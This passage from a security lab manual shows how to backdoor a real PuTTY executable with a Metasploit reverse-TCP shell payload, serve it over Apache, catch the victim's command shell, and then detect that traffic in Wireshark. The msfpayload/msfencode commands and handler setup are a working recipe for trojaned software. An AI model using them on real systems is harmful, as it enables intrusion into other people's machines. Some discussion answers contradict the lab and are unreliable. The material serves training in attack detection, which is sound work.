


7. The msfpayload command will then appear in the terminal.




```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=216.1.1.100 LPORT=443 R |
msfencode -t exe -x /root/putty-real.exe -k -o putty.exe -e x86/shikata_ga_nai -
c 5
```

8. Press the **Enter** key to generate the executable with the malicious backdoor.




```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=216.1.1.100 LPORT=443 R |
msfencode -t exe -x /root/putty-real.exe -k -o putty.exe -e x86/shikata_ga_nai -
c 5
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

9. Type the following command to launch Metasploit:
root@bt:~#**msfconsole**




```
       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 210 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 210 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf >
```

10. To use the multi-handler within Metasploit, type the following command:
msf > **use exploit/multi/handler**




```
msf > use exploit/multi/handler
msf  exploit(handler) >
```

11. To use the multi-handler within Metasploit, type the following command:
msf exploit(handler) > **set lhost 216.1.1.100**




```
msf  exploit(handler) > set lhost 216.1.1.100
lhost => 216.1.1.100
```

12. Set the listening port to 443 by typing the following command:
msf exploit(handler) > **set lport 443**




```
msf  exploit(handler) > set lport 443
lport => 443
```

13. Set the payload to a reverse windows command shell by typing the following:
msf exploit(handler) > **set payload windows/shell/reverse_tcp**




```
msf  exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

14. Type the following command to verify you have set all of the options correctly:
msf exploit(handler) > **show options**




```
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     216.1.1.100      yes       The listen address
   LPORT     443              yes       The listen port
```

15. To begin listening on port 443 type:
msf exploit(handler) > **exploit**




```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.1.1.100:443
[*] Starting the payload handler...
```

16. Start Apache by selecting BackTrack from the Applications menu bar, and then select **Services > HTTPD > apache start.** A window will appear and then close.




17. Open another terminal by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.



```
root@bt:~#
```


18. To view the current running services, type the following command:
root@bt:~#**netstat -tan**



```
root@bt:~# netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:7337          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp6       0      0 ::1:7337                :::*                    LISTEN
```


After starting Apache, the BackTrack system is now also listening on port 80.

19. Copy the malicious file to the web-root of BackTrack by typing the following:
root@bt:~#**cp putty.exe /var/www/**




```
root@bt:~# cp putty.exe  /var/www/
```

20. Verify that the malicious file is present in www by typing the following:
root@bt:~#**ls /var/www**




```
root@bt:~# ls  /var/www/
index.html  LsaExt.dll  putty.exe  PwDump.exe  pwservice.exe  wstool
```

21. Click on the **Windows 2008 Server Internal Machine** by clicking the Windows 2008 icon on the topology. Click **PC** in the upper-left **and Send Ctrl+Alt+Del** in order to log on to the Windows 2008 server.


Viewer View PC Settings Help
Send CTRL+ALT+DEL
Send F11
Send a CTRL+ALT+DEL key sequence to the remote machine


Press CTRL + ALT + DELETE to log on

22. Enter **P@ssw0rd** for the Administrator password on the Windows 2008 Server Internal Machine.




23. Double-click on the **Internet Explorer** shortcut on the desktop.

24. Type the following URL in Internet Explorer: **http://216.1.1.100/putty.exe** Someone may go to a URL such as this because of a social media post, a spearphish email, or they might wind up there after using a search engine.


Internet Explorer Enhanced Security Configuration is not enable
http://216.1.1.100/putty.exe
File
Edit
View
Favorites
Tools
Help

25. Click **Run** and click **Run** again when you are warned about the unverified publisher.




The publisher could not be verified. Are you sure you want to run this software?

Name: putty.exe

Publisher: Unknown Publisher

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

26. The Putty program will open on the Internal Windows 2008 Server.



Specify the destination you want to connect to

Host Name (or IP address):

Port: 22


Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions: Default Settings


Close window on exit: ○ Always ○ Never ● Only on clean exit

27. Click on the **BackTrack 5 External machine** and return to the terminal open in metasploit. View the connection to the victim.




```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:443
[*] Starting the payload handler...
[*] Sending stage (240 bytes) to 216.1.1.1

Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>
```

28. Type the following command to test the connection to get a directory listing: C:\Users\Administrator\Desktop>**dir**




```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2891-8AEB

 Directory of C:\Users\Administrator\Desktop

05/20/2014  11:59 PM    <DIR>          .
05/20/2014  11:59 PM    <DIR>          ..
01/16/2013  10:23 AM             1,507 Command Prompt.lnk
05/20/2014  11:59 PM               779 hMailServer Administrator.lnk
05/20/2014  08:31 PM         3,127,633 hMailServer-5.3.3-B1879.exe
               3 File(s)      3,129,919 bytes
               2 Dir(s)   1,883,553,792 bytes free
```

29. Return to the Windows 2008 sniffer and press **Ctrl+C** to stop the tcpdump program. Type the following:
    root@bt:/mnt/sdb1#**wireshark badtraffic.cap**


badtraffic.cap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
451	919.521581	192.168.1.100	216.1.1.100	TCP	57997 > https [S
452	919.521915	216.1.1.100	192.168.1.100	TCP	https > 57997 [S
453	919.521987	192.168.1.100	216.1.1.100	TCP	57997 > https [A
454	919.522972	216.1.1.100	192.168.1.100	TCP	[TCP segment of
455	919.712834	192.168.1.100	216.1.1.100	TCP	57997 > https [A
456	919.713127	216.1.1.100	192.168.1.100	TCP	[TCP segment of
457	919.774924	192.168.1.100	216.1.1.100	SSL	Continuation Dat


30. Type **frame contains "Microsoft Windows"** in the filter pane and click **Apply**.


badtraffic.cap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply

Filter: frame contains "Microsoft Windows"

No.	Time	Source	Destination	Protocol	Info
457	919.774924	192.168.1.100	216.1.1.100	SSL	Continuation Data


31. Right-click on the stream packet that is displayed and select **Follow TCP Stream**.



Filter: frame contains "Microsoft Windows"

No.	Time	Source	Destination	Protocol	Inf
457	919.774924	192.168.1.100	216.1.1.100	SSL	Co

32. View the network traffic between the attacker and victim machines.



```
..........`..1.d.R0.R..R..r(..J&1.1..<a|., ..
....RW.R..B<...@x..tJ..P.H..X ...<I.4...1.1....
..8.u..}.;}$u.X.X$..f..K.X.........D$$[[aYZQ..X_Z....]hcmd...WWW1.j.YV..f.D$<...D
$...DTPVVVFVNVVSVhy.?.....NVF.0h...`......Vh......<.|
...u..G.roj.S..Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2891-8AEB

 Directory of C:\Users\Administrator\Desktop

06/10/2014  09:19 AM    <DIR>          .
06/10/2014  09:19 AM    <DIR>          ..
01/16/2013  10:23 AM             1,507 Command Prompt.lnk
05/20/2014  11:59 PM               779 hMailServer Administrator.lnk
06/09/2014  08:33 PM               855 Internet Explorer.lnk
               3 File(s)          3,141 bytes
```

Entire conversation (916 bytes)

33. Close all open windows and PC viewers. End the reservation.

4.2 Conclusion

Wireshark can be used to analyze and capture network traffic. Filters can be used to look for certain IP addresses, Protocols, or phrases within a capture file. The filter frame contains "Microsoft Windows" can help to locate Windows command shells in traffic.

4.3 Discussion Questions

1. Where do you go in the BackTrack Menu to start the Apache server?
   To start the Apache Server choose applications from the menu that appears in the top left corner of the screen.Tap on the Apache start button after redirecting to the "BackTrack" > "Services" > "HTTP" menu option.

2. How can you verify that a machine is listening on port 80?
   We can use netstat command to verify that machine is listening on port 80.

3. What filter in Wireshark will allow you to view Windows command shells?
   We can filter TCP protocol, SYN and ACK flags set, IP addresses.

4. Where is the default web root directory located in BackTrack Linux?
   The default web root directory /var/www/html/.

References

1. Wireshark:
   www.wireshark.org

2. Sourcefire:
   www.sourcefire.com

3. snort:
   www.snort.org

4. tcpdump:
   http://www.tcpdump.org/

5. metasploit:
   www.metasploit.com